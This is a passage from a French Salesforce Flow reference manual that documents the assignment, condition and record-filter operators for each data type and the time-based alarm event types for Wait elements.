| equals | La valeur que vous saisissez ou sélectionnez pour Value remplace celle de la liste de sélection sélectionnée. | • Booléen<br>• Devise<br>• Date | Avant l'attribution : `{!varPicklist}` est `Blue`.<br>Attribution : `{!varPicklist}` **equals** `Yellow`.<br>Après l'attribution : `{!varPicklist}` est `Yellow`. |

| Opérateur | Description | Type de données pris en charge | Exemple |
|---|---|---|---|
| | | • Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte | |
| add | La valeur que vous saisissez ou sélectionnez pour Value est ajoutée à la fin de la liste de sélection sélectionnée. | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte | Avant l'attribution : `{!varPicklist}` est `Blue`.<br>Attribution : `{!varPicklist}` **add** `-green`.<br>Après l'attribution : `{!varPicklist}` est `Blue-green`. |

### Liste à sélection multiple

Remplace une ressource de liste à sélection multiple par une nouvelle valeur (equals), concatène une valeur dans la valeur d'origine (add) ou ajoute une sélection à la ressource (add item).

Remarque: Avant d'être attribuées ou ajoutées à une ressource de liste à sélection multiple, les valeurs sont converties en valeurs de chaîne.

| Opérateur | Description | Type de données pris en charge | Exemple |
|---|---|---|---|
| equal | La valeur que vous saisissez ou sélectionnez pour Value remplace celle de la liste à sélection multiple sélectionnée. | • Booléen<br>• Collection<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple | Avant l'attribution : `{!varMSP}` est `Blue`.<br>Attribution : `{!varMSP}` **equals** `Yellow`.<br>Après l'attribution : `{!varMSP}` est `Yellow`. |

| Opérateur | Description | Type de données pris en charge | Exemple |
|---|---|---|---|
| | | • Numéro<br>• Liste de sélection<br>• Texte | |
| add | La valeur que vous saisissez ou sélectionnez pour Value est ajoutée au dernier élément sélectionné dans la liste à sélection multiple. Aucune sélection n'est créée.<br>Ajoutez facilement des éléments à une liste à sélection multiple à l'aide de l'opérateur « add item ».<br>Pour ajouter des éléments séparés par un point-virgule à une variable de liste à sélection multiple à l'aide de l'opérateur « add », ajoutez toujours un espace unique après le point-virgule, sans insérer d'espace avant le point-virgule. Ainsi, vous pouvez comparer les valeurs de la variable à celle du champ de liste à sélection multiple dans la base de données de Salesforce. Par exemple : `; Yellow` | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte | Avant l'attribution : `{!varMSP}` est `Blue; Green`. Cette valeur comprend deux sélections distinctes.<br>Attribution : `{!varMSP}` **add** `Yellow`.<br>Après l'attribution : `{!varMSP}` est `Blue; GreenYellow`. Cette valeur comprend deux sélections distinctes. |
| add item | La valeur que vous saisissez ou sélectionnez pour Value est ajoutée en tant que nouvelle sélection à la fin de la liste à sélection multiple. L'attribution ajoute automatiquement «; » avant le nouvel élément. Ainsi, Salesforce peut le lire en tant qu'élément distinct sélectionné par la liste à sélection multiple. | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte | Avant l'attribution : `{!varMSP}` est `Blue; Green`.<br>Attribution : `{!varMSP}` **add** item `Yellow`.<br>Après l'attribution : `{!varMSP}` est `Blue; Green; Yellow`. Cette valeur comprend trois sélections distinctes. |

#### sObject

Remplace une variable sObject par une nouvelle valeur (equals).

| Opérateur | Description | Type de données pris en charge | Exemple |
|---|---|---|---|
| equals | Le sObject que vous sélectionnez pour Value remplace la valeur de la variable. | sObject avec le même type d'objet | Avant l'attribution :<br>• `{!account1}` contient les valeurs de champ du compte Acme Wireless<br>• `{!account1}` contient les valeurs de champ du compte Global Media<br>Attribution : `{!account1}` **equals** `{!account2}`.<br>Après l'attribution : `{!account1}` et `{!account2}` contiennent les valeurs de champ du compte Global Media. |

### Texte

Remplace une ressource de texte par une nouvelle valeur (equals) ou concatène une valeur à la fin de la valeur d'origine (add).

Remarque: Avant d'être attribuées ou ajoutées à une ressource de texte, les valeurs sont converties en valeurs de chaîne.

| Opérateur | Description | Type de données pris en charge | Exemple |
|---|---|---|---|
| equals | Le texte que vous saisissez ou sélectionnez pour Value remplace la valeur de la variable. | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Numéro<br>• Liste à sélection multiple<br>• Liste de sélection<br>• Texte | Avant l'attribution : `{!varText}` est `Blue`.<br>Attribution : `{!varText}` **equals** `Yellow`.<br>Après l'attribution : `{!varText}` est `Yellow`. |
| add | Le texte que vous saisissez ou sélectionnez pour Value est ajouté à la fin de la variable. | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Numéro<br>• Liste à sélection multiple | Avant l'attribution : `{!varText}` est `Blue`.<br>Attribution : `{!varText}` **add** `Yellow`.<br>Après l'attribution : `{!varText}` est `BlueYellow`. |

| Opérateur | Description | Type de données pris en charge | Exemple |
|---|---|---|---|
| | | • Liste de sélection<br>• Texte | |

## Opérateurs dans les conditions de flux

Utilisez des opérateurs de condition afin de vérifier la valeur d'une ressource sélectionnée. Les conditions sont utilisées dans des éléments Decision et des éléments Wait.

Pour comprendre les opérateurs pris en charge, reportez-vous à la référence ci-dessous, organisée par le type de données que vous sélectionnez pour la ressource.

- Booléen
- Choix
- Collection
- Devise
- Date
- Date/heure
- Liste à sélection multiple
- Numéro
- Liste de sélection
- sObject
- Texte

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Booléen

Vérifiez si la valeur d'une ressource booléenne correspond à une autre valeur ou une autre ressource.

| Opérateur | Vrai si... | Type de données pris en charge |
|---|---|---|
| does not equal | La valeur de la Ressource sélectionnée ne correspond pas à celle que vous avez saisie ou sélectionnée pour Valeur. | Booléen |
| equals | La valeur de la Ressource sélectionnée correspond à celle que vous avez saisie ou sélectionnée pour Valeur.<br>Une sortie est vraie si l'interview du flux prend cette sortie. Un événement Wait est vrai si toutes les conditions d'attente de cet événement sont remplies. | Booléen |
| was set | La valeur de la Ressource est un champ dans une variable sObject, et ce champ a été renseigné au moins une fois avec une valeur dans le flux. | Booléen |
| was visited | La Ressource sélectionnée est un élément du flux, et a été visitée durant l'interview du flux. | Booléen |

### Choix

Chaque ressource de choix a un type de données et obéit aux règles de l'opérateur de ce type de données. Toutefois, les ressources de choix prennent en charge un opérateur de plus que les autres ressources, quel que soit leur type de données.

| Opérateur | Vrai si... | Type de données pris en charge |
|---|---|---|
| was selected | Un utilisateur a sélectionné ce choix ou un choix d'enregistrement dynamique dans le champ de saisie de la sélection à l'écran.<br>Si votre flux référence la même option de choix sur plusieurs écrans, l'opérateur was selected renvoie toujours l'écran le plus récent que le flux a visité.<br>Si votre flux référence la même option de choix avec une saisie utilisateur à plusieurs emplacements sur le même écran, cet opérateur renvoie toujours la première utilisation à l'écran. | Booléen |

### Collection

Vérifiez si la valeur d'une ressource Collection contient ou correspond à une autre valeur ou une autre ressource.

| Opérateur | Vrai si... | Type de données pris en charge |
|---|---|---|
| contains | Un élément de la collection qui est sélectionné pour Ressource une valeur identique à celle de la Valeur | Varie<br>Si la ressource est une variable de collection sObject, seules les ressources sObject avec un même type d'objet sont prises en charge.<br>Sinon, seules les ressources avec le même type de données sont prises en charge. |
| does not equal | La collection sélectionnée pour la Ressource ne correspond pas à celle sélectionnée pour la Valeur<br>Deux variables de collection sObject sont différentes si elles incluent des champs différents ou si les champs ont des valeurs différentes. | Collection<br>Si la ressource est une variable de collection sObject, seules les variables de collection sObject avec un même type d'objet sont prises en charge.<br>Sinon, seules les variables de collection avec le même type de |

| Opérateur | Vrai si... | Type de données pris en charge |
|---|---|---|
| | | données sont prises en charge. |
| equals | La collection sélectionnée pour la Ressource correspond à celle sélectionnée pour la Valeur<br>Deux variables de collection sObject sont égales si elles incluent les mêmes champs et si ces champs contiennent les mêmes valeurs. | Collection<br>Si la ressource est une variable de collection sObject, seules les variables de collection sObject avec un même type d'objet sont prises en charge.<br>Sinon, seules les variables de collection avec le même type de données sont prises en charge. |
| is null | La collection sélectionnée pour la ressource n'est renseignée par aucune valeur | Booléen |

#### Devise et numéro

Vérifiez si la valeur d'une ressource Devise ou Numéro correspond à, est supérieure à ou est inférieure à une autre valeur ou ressource.

| Opérateur | Vrai si... | Type de données pris en charge |
|---|---|---|
| does not equal | La valeur de la Ressource ne correspond pas à celle saisie ou sélectionnée pour la Valeur | • Devise<br>• Numéro |
| equals | La valeur de la Ressource correspond à celle saisie ou sélectionnée pour la Valeur | • Devise<br>• Numéro |
| greater than | La valeur de la Ressource est supérieure à celle saisie ou sélectionnée pour la Valeur | • Devise<br>• Numéro |
| greater than or equal | La valeur de la Ressource est supérieure ou égale à celle saisie ou sélectionnée pour la Valeur | • Devise<br>• Numéro |
| less than | La valeur de la Ressource est inférieure à celle saisie ou sélectionnée pour la Valeur | • Devise<br>• Numéro |
| less than or equal | La valeur de la Ressource est inférieure ou égale à celle saisie ou sélectionnée pour la Valeur | • Devise<br>• Numéro |

| Opérateur | Vrai si... | Type de données pris en charge |
|---|---|---|
| is null | La ressource n'est renseignée par aucune valeur | Booléen |
| was set | La valeur de la Ressource est un champ dans une variable sObject, et ce champ a été renseigné au moins une fois avec une valeur dans le flux | Booléen |

### Date et Date/heure

Vérifiez si la valeur d'une ressource Date ou Date/heure correspond à, est antérieure à ou est postérieure à une autre valeur ou ressource.

| Opérateur | Vrai si... | Type de données pris en charge |
|---|---|---|
| does not equal | La valeur de la Ressource ne correspond pas à celle saisie ou sélectionnée pour la Valeur | • Date<br>• Date/heure |
| equals | La valeur de la Ressource correspond à celle saisie ou sélectionnée pour la Valeur | • Date<br>• Date/heure |
| greater than | La valeur de la Ressource est une date ou une heure postérieure à celle saisie ou sélectionnée pour la Valeur | • Date<br>• Date/heure |
| greater than or equal | La valeur de la Ressource est une date ou une heure postérieure ou égale à celle saisie ou sélectionnée pour la Valeur | • Date<br>• Date/heure |
| less than | La valeur de la Ressource est une date ou une heure antérieure à celle saisie ou sélectionnée pour la Valeur | • Date<br>• Date/heure |
| less than or equal | La valeur de la Ressource est une date ou une heure antérieure ou égale à celle saisie ou sélectionnée pour la Valeur | • Date<br>• Date/heure |
| is null | La ressource n'est renseignée par aucune valeur | Booléen |
| was set | La valeur de la Ressource est un champ dans une variable sObject, et ce champ a été renseigné au moins une fois avec une valeur dans le flux | Booléen |

### Liste de sélection

Vérifiez si la valeur d'une ressource Liste de sélection correspond à ou contient une autre valeur ou une autre ressource.

Remarque: Ces opérateurs traitent la valeur de la ressource en tant que valeur de texte.

| Opérateur | Vrai si... | Type de données pris en charge |
|---|---|---|
| contains | La valeur de la Ressource contient celle saisie ou sélectionnée pour la Valeur<br>Par exemple, si la valeur de `{!varPicklist}` est `yellow-green`, la condition `{!varPicklist}` **contains** `green` renvoie true. | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| does not equal | La valeur de la Ressource ne correspond pas à celle saisie ou sélectionnée pour la Valeur | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| equals | La valeur de la Ressource correspond à celle saisie ou sélectionnée pour la Valeur | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| was set | La valeur de la Ressource est un champ dans une variable sObject, et ce champ a été renseigné au moins une fois avec une valeur dans le flux | Booléen |

#### Liste à sélection multiple

Vérifiez si la valeur d'une ressource Liste à sélection multiple correspond à ou contient une autre valeur ou une autre ressource.

Remarque: Ces opérateurs traitent la valeur de la ressource en tant que valeur de texte. Si la valeur de la ressource inclut plusieurs éléments, les opérateurs traitent la valeur en une seule chaîne d'éléments séparés un point-virgule. Ils ne traitent pas chaque sélection en tant que valeur distincte. Par exemple, les opérateurs traitent `rouge; bleu; vert` comme une valeur unique au lieu de trois valeurs distinctes.

| Opérateur | Vrai si... | Type de données pris en charge |
| --- | --- | --- |
| contains | La valeur de la Ressource contient celle saisie ou sélectionnée pour la Valeur<br>Conseil: Lorsque vous utilisez cet opérateur pour une ressource de liste à sélection multiple, tenez compte des valeurs qu'un utilisateur peut saisir. Pour vérifier qu'une valeur spécifique est incluse et qu'elle est également incluse dans une autre valeur, créez une ressource de formule de flux qui utilise la fonction INCLUDES.<br>Par exemple, votre organisation a une valeur de liste à sélection multiple Couleur. Parmi les valeurs possibles figurent « vert » et « jaune-vert ». Si « vert » et « jaune-vert » sont des valeurs acceptables, utilisez l'opérateur contains dans une condition de flux. Si seule la valeur « vert » est acceptable, créez une formule qui utilise la fonction INCLUDES(). | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| does not equal | La valeur de la Ressource ne correspond pas à celle saisie ou sélectionnée pour la Valeur<br>Remarque: L'ordre est déterminant. Si vous ne connaissez pas l'ordre d'affichage des valeurs que vous vérifiez, utilisez la fonction INCLUDES() dans une formule de flux. Par exemple, si vous comparez « rouge; bleu; vert » et « bleu; vert; rouge » à l'aide de l'opérateur does not equal, cette condition renvoie true. | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| equals | La valeur de la Ressource correspond exactement à celle saisie ou sélectionnée pour la Valeur<br>Remarque: L'ordre est déterminant. Si vous ne connaissez pas l'ordre d'affichage des valeurs que vous vérifiez, utilisez la fonction INCLUDES() dans une formule de flux. Par exemple, si vous comparez « rouge; bleu; vert » et « bleu; vert; rouge » à l'aide de l'opérateur equals, cette condition renvoie false. | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| was set | La valeur de la Ressource est un champ dans une variable sObject, et ce champ a été renseigné au moins une fois avec une valeur dans le flux | Booléen |

#### sObject

Vérifiez si la valeur d'une ressource sObject correspond à une autre valeur ou une autre ressource.

| Opérateur | Vrai si... | Type de données pris en charge |
|---|---|---|
| does not equal | La valeur de la Ressource ne correspond pas à celle saisie ou sélectionnée pour la Valeur | sObject avec le même type d'objet |
| equals | La valeur de la Ressource correspond à celle saisie ou sélectionnée pour la Valeur | sObject avec le même type d'objet |
| is null | La ressource n'est renseignée par aucune valeur | Booléen |

### Texte

Vérifiez si la valeur d'une ressource Texte correspond à, contient, se termine par ou commence par une autre valeur ou une autre ressource.

Remarque: Avant d'être comparées à une ressource de texte, les valeurs sont converties en valeurs de chaîne.

| Opérateur | Vrai si... | Type de données pris en charge |
|---|---|---|
| contains | La valeur de la Ressource contient celle saisie ou sélectionnée pour la Valeur | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| does not equal | La valeur de la Ressource ne correspond pas à celle saisie ou sélectionnée pour la Valeur | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| equals | La valeur de la Ressource correspond à celle saisie ou sélectionnée pour la Valeur | • Booléen<br>• Devise<br>• Date<br>• Date/heure |

| Opérateur | Vrai si... | Type de données pris en charge |
| --- | --- | --- |
| | | • Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| ends with | La fin de la valeur de la Ressource correspond à celle saisie ou sélectionnée pour la Valeur | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| is null | La ressource n'est renseignée par aucune valeur | Booléen |
| commence par | Le début de la valeur de la Ressource correspond à celle saisie ou sélectionnée pour la Valeur | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| was set | La valeur de la Ressource est un champ dans une variable sObject, et ce champ a été renseigné au moins une fois avec une valeur dans le flux | Booléen |

## Opérateurs dans des filtres d'enregistrement de flux

Un filtre d'enregistrement de flux réduit la portée des enregistrements sur lesquels le flux fonctionne. Par exemple, utilisez un filtre d'enregistrement pour mettre à jour uniquement les contacts associés au compte Acme Wireless. Lorsque vous ajoutez un élément Mise à jour d'enregistrement, utilisez des filtres d'enregistrement afin de limiter la portée aux contacts dont le compte parent est Acme Wireless.

Pour comprendre les opérateurs pris en charge, reportez-vous aux références ci-dessous, organisées par le type de données du champ que vous sélectionnez.

- Champs d'adresse
- Champs à numérotation automatique
- Champs de case à cocher
- Champs de devise
- Champs de date
- Champs de date/heure
- Champs d'e-mail
- Champs de texte crypté
- Champs de relation de référence externe
- Champs de télécopie
- Champs de relation de référence
- Champs de liste à sélection multiple
- Champs numériques
- Champs parents
- Champs de pourcentage
- Champs de téléphone
- Champs de liste de sélection
- Champs de texte
- Champs de zone texte (longue)
- Champs de zone de texte (enrichi)
- Champs d'URL

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Champs de case à cocher

Lorsque vous sélectionnez un champ de case à cocher sous Field, les opérateurs ci-dessous sont disponibles.

| Opérateur | Filtre les enregistrements dans lesquels la valeur du champ sélectionné... | Type de données pris en charge |
|---|---|---|
| does not equal | ne correspond pas à la valeur saisie ou sélectionnée pour Value | Booléen |
| equals | correspond à la valeur saisie ou sélectionnée pour Value | Booléen |

| Opérateur | Filtre les enregistrements dans lesquels la valeur du champ sélectionné... | Type de données pris en charge |
|---|---|---|
| is null | n'a pas encore été renseignée par une valeur (si vous sélectionnez True dans Value) | Booléen |

Conseil: Le flux traite `null` comme une valeur différente de `false`. Si vous filtrez les enregistrements dont le champ de case à cocher est nul, aucun enregistrement n'est renvoyé.

#### Champs de devise, de numéro et de pourcentage

Lorsque vous sélectionnez un champ de devise, de numéro ou de pourcentage sous Field, les opérateurs ci-dessous sont disponibles.

| Opérateur | Filtre les enregistrements dans lesquels la valeur du champ sélectionné... | Type de données pris en charge |
|---|---|---|
| does not equal | ne correspond pas à la valeur saisie ou sélectionnée pour Value | • Devise<br>• Numéro |
| equals | correspond à la valeur saisie ou sélectionnée pour Value | • Devise<br>• Numéro |
| greater than | est supérieure à la valeur saisie ou sélectionnée pour Value | • Devise<br>• Numéro |
| greater than or equal | est supérieure ou égale à la valeur saisie ou sélectionnée pour Value | • Devise<br>• Numéro |
| is null | n'a pas encore été renseignée par une valeur (si vous sélectionnez True dans Value) | Booléen |
| less than | est inférieure à la valeur saisie ou sélectionnée pour Value | • Devise<br>• Numéro |
| less than or equal | est inférieure ou égale à la valeur saisie ou sélectionnée pour Value | • Devise<br>• Numéro |

#### Date et Date/heure

Lorsque vous sélectionnez un champ de date ou date/heure sous Field, les opérateurs ci-dessous sont disponibles.

| Opérateur | Filtre les enregistrements dans lesquels la valeur du champ sélectionné... | Type de données pris en charge |
|---|---|---|
| does not equal | La valeur de la Ressource ne correspond pas à celle saisie ou sélectionnée pour la Valeur | • Date<br>• Date/heure |
| equals | La valeur de la Ressource correspond à celle saisie ou sélectionnée pour la Valeur | • Date<br>• Date/heure |
| greater than | La valeur de la Ressource est une date ou une heure postérieure à celle saisie ou sélectionnée pour la Valeur | • Date<br>• Date/heure |
| greater than or equal | La valeur de la Ressource est une date ou une heure postérieure ou égale à celle saisie ou sélectionnée pour la Valeur | • Date<br>• Date/heure |
| is null | n'a pas encore été renseignée par une valeur (si vous sélectionnez True dans Value) | Booléen |
| less than | La valeur de la Ressource est une date ou une heure antérieure à celle saisie ou sélectionnée pour la Valeur | • Date<br>• Date/heure |
| less than or equal | La valeur de la Ressource est une date ou une heure antérieure ou égale à celle saisie ou sélectionnée pour la Valeur | • Date<br>• Date/heure |

#### Champs de liste de sélection et de texte

Lorsque vous sélectionnez un champ de liste de sélection ou de texte sous Field, les opérateurs ci-dessous sont disponibles.

| Opérateur | Filtre les enregistrements dans lesquels la valeur du champ sélectionné... | Type de données pris en charge |
|---|---|---|
| contains | contient la valeur saisie ou sélectionnée pour Value | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| does not equal | ne correspond pas à la valeur saisie ou sélectionnée pour Value | • Booléen<br>• Devise |

| Opérateur | Filtre les enregistrements dans lesquels la valeur du champ sélectionné... | Type de données pris en charge |
|---|---|---|
| | | • Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| equals | correspond à la valeur saisie ou sélectionnée pour Value | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| ends with | se termine par la valeur saisie ou sélectionnée pour Value | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| is null | n'a pas encore été renseignée par une valeur (si vous sélectionnez True dans Value) | Booléen |
| commence par | commence par la valeur saisie ou sélectionnée pour Value | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |

### Champs de liste à sélection multiple

Lorsque vous sélectionnez un champ de liste à sélection multiple sous Field, les opérateurs ci-dessous sont disponibles.

Conseil: Utilisez ces opérateurs avec précaution lorsque vous filtrez des enregistrements basés sur un champ de liste à sélection multiple. Même si deux ressources contiennent des éléments identiques dans une liste à sélection multiple, ils peuvent ne pas correspondre si la casse est différente.

- L'espacement avant ou après le point-virgule. Par exemple, la valeur d'une ressource est « rouge; vert; bleu » et celle de l'autre ressource est « rouge;vert;bleu ».
- L'ordre des éléments. Par exemple, la valeur d'une ressource est « rouge; vert; bleu » et celle de l'autre ressource est « rouge; bleu; vert ».

Pour obtenir les meilleurs résultats, utilisez la fonction INCLUDES dans une formule de flux.

| Opérateur | Filtre les enregistrements dans lesquels la valeur du champ sélectionné... | Type de données pris en charge |
|---|---|---|
| does not equal | ne correspond pas à la valeur saisie ou sélectionnée pour Value | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| equals | correspond à la valeur saisie ou sélectionnée pour Value | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |
| ends with | se termine par la valeur saisie ou sélectionnée pour Value | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |

| Opérateur | Filtre les enregistrements dans lesquels la valeur du champ sélectionné... | Type de données pris en charge |
|---|---|---|
| is null | n'a pas encore été renseignée par une valeur (si vous sélectionnez True dans Value) | Booléen |
| commence par | commence par la valeur saisie ou sélectionnée pour Value | • Booléen<br>• Devise<br>• Date<br>• Date/heure<br>• Liste à sélection multiple<br>• Numéro<br>• Liste de sélection<br>• Texte |

## Types d'événement de flux

Le `Type d'événement` contrôle les champs que vous utilisez pour définir un événement dans un élément de flux Wait. Les types d'événement disponibles sont des alarmes, composés d'une valeur de date/heure (l'heure de base) et d'un décalage facultatif par rapport à cette heure.

L'*heure de base*, toujours requise, correspond à la valeur date/heure sur laquelle l'alarme est réglée. Aucun décalage n'est défini sur l'alarme qui est réglée sur la valeur exacte de l'heure de base. L'heure de base peut inclure un ou plusieurs champs, selon le type d'événement sélectionné.

Le *décalage*, facultatif, correspond à la période qui précède ou suit l'heure de base sur laquelle l'alarme est réglée. Un décalage comprend toujours deux champs : `Valeur de réglage` et `Unité de réglage`. Par exemple, si vous souhaitez déclencher l'alarme trois jours après l'heure de base, définissez la valeur sur `3` et l'unité sur `Jours`.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Alarmes temporelles absolues

Une *alarme temporelle absolue* attend pendant une durée définie basée sur une valeur de date/heure absolue. Par exemple, vous pouvez utiliser ce type d'événement dans un élément Wait pour exécuter une action lorsque l'interview du flux attend depuis un jour.

### Alarmes temporelles relatives

Une *alarme temporelle relative* attend une heure définie basée sur le champ date/heure d'un enregistrement. Vous pouvez utiliser ce type d'événement par exemple pour exécuter une action trois jours avant la fin d'un contrat.

CONSULTER ÉGALEMENT :

Élément de flux Wait

### Alarmes temporelles absolues

Une *alarme temporelle absolue* attend pendant une durée définie basée sur une valeur de date/heure absolue. Par exemple, vous pouvez utiliser ce type d'événement dans un élément Wait pour exécuter une action lorsque l'interview du flux attend depuis un jour.

Lorsque vous configurez un élément Wait dans un flux :

- Définissez ce que le flux attend
- Attribuez les informations de l'événement à des variables de flux, après son déclenchement

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

#### Conditions de l'événement

Les paramètres ci-dessous sont disponibles pour définir des événements avec un `Type d'événement` Alarme : Heure absolue.

| Paramètre | Description | Exemple |
|---|---|---|
| `Heure de base` | Une valeur de date/heure. Si vous saisissez les valeurs `Valeur de réglage` et `Unité de réglage`, cette valeur de champ est basée sur le réglage.<br>Vous pouvez saisir une valeur de date/heure manuellement, ou référencer un champ de fusion ou une ressource de flux. | `{!$Flow.CurrentDate}` |
| `Valeur de réglage` | Facultatif. Le nombre de jours ou d'heures de décalage de l'`Heure de base`. Requise si vous définissez une valeur `Unité de réglage`.La valeur doit être un nombre entier saisi manuellement. Vous ne pouvez pas utiliser un champ de fusion ou une ressource de flux pour cette valeur.<br>Pour définir le déclenchement de l'alarme avant l'`Heure de base`, saisissez une valeur négative. Pour définir le déclenchement de l'alarme après l'`Heure de base`, saisissez une valeur positive. | *`-3`* |
| `Unité de réglage` | Facultatif. L'unité de décalage de l'`Heure de base`. Requise si vous définissez une `Valeur de réglage`.<br>Saisissez manuellement *`Jours`* ou *`Heures`*. Vous ne pouvez pas utiliser un champ de fusion ou une ressource de flux pour cette valeur. | *`Jours`* |

Pour consulter un exemple de flux qui attend une alarme temporelle absolue, reportez-vous à Exemple de flux qui attend un événement unique.

#### Sorties d'événement

Référencez les informations de l'événement dans votre flux en attribuant ses sorties à des variables de flux.

| Paramètre | Description | Exemple |
|---|---|---|
| `Heure de base` | L'heure à laquelle l'événement s'est produit et à laquelle l'interview du flux a repris. | `23/02/2015 10:12` |

| Paramètre | Description | Exemple |
|---|---|---|
| `Statut de livraison de l'événement` | Le statut de l'événement lorsque l'interview du flux a repris. Lorsque qu'un événement s'est produit, Salesforce livre l'événement au flux qui l'attend, et le flux peut ainsi reprendre. Les valeurs correctes sont :<br>• Livré : l'événement a été livré avec succès.<br>• Non valide : une erreur de livraison s'est produite, mais le flux a repris avec succès. | `Livré` |

CONSULTER ÉGALEMENT :

Types d'événement de flux

### Alarmes temporelles relatives

Une *alarme temporelle relative* attend une heure définie basée sur le champ date/heure d'un enregistrement. Vous pouvez utiliser ce type d'événement par exemple pour exécuter une action trois jours avant la fin d'un contrat.

Lorsque vous configurez un élément Wait dans un flux :

- Définissez ce que le flux attend
- Attribuez les informations de l'événement à des variables de flux, après son déclenchement

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

#### Conditions de l'événement

Les paramètres ci-dessous sont disponibles pour définir des événements avec un `Type d'événement` Alarme : heure relative.

| Paramètre | Description | Exemple |
|---|---|---|
| `Type d'objet` | Le nom d'API de l'objet dont vous souhaitez baser l'alarme sur le champ. Reportez-vous à Objets pris en charge. à la page 5273<br>Vous devez saisir une chaîne manuellement. Vous ne pouvez pas utiliser un champ de fusion ou une ressource de flux pour cette valeur. | *`Contrat`* |
| `Champ Date/Heure de base` | Le nom d'API d'une date ou du champ date/heure de l'enregistrement spécifié. Si vous saisissez les valeurs `Valeur de réglage` et `Unité de réglage`, cette valeur de champ est basée sur le réglage.<br>Saisissez manuellement une chaîne. | *`Date de fin`* |
| `ID d'enregistrement` | ID de l'enregistrement sur lequel l'alarme est basée. Le type d'objet de l'enregistrement doit correspondre au `Type d'objet`.<br>Vous pouvez saisir une chaîne, un champ de fusion ou une ressource de flux. | *`{!ContractId}`* |

| Paramètre | Description | Exemple |
|---|---|---|
| `Valeur de réglage` | Facultatif. Le nombre de jours ou d'heures de décalage du `Champ Date/Heure de base`. Requise si vous définissez une valeur d'`Unité de réglage`.<br>La valeur doit être un nombre entier saisi manuellement. Vous ne pouvez pas utiliser un champ de fusion ou une ressource de flux pour cette valeur.<br>Pour définir le déclenchement de l'alarme avant le `Champ Date/Heure de base`, saisissez une valeur négative. Pour définir le déclenchement de l'alarme après le `Champ Date/Heure de base`, saisissez une valeur positive. | `-3` |
| `Unité de réglage` | Facultatif. L'unité de décalage du `Champ Date/Heure de base`. Requise si vous définissez une `Valeur de réglage`.<br>Saisissez manuellement *`Jours`* ou *`Heures`*. Vous ne pouvez pas utiliser un champ de fusion ou une ressource de flux pour cette valeur. | *`Jours`* |

Pour consulter des exemples de flux qui attendent des alarmes temporelles relatives, reportez-vous à Exemple de flux qui attend uniquement le premier événement ou Exemple de flux qui attend de nombreux événements.

### Sorties d'événement

Référencez les informations de l'événement dans votre flux en attribuant ses sorties à des variables de flux.

| Paramètre | Description | Exemple |
|---|---|---|
| `Heure de base` | L'heure à laquelle l'événement s'est produit et à laquelle l'interview du flux a repris. | `26/01/2015 10:12` |
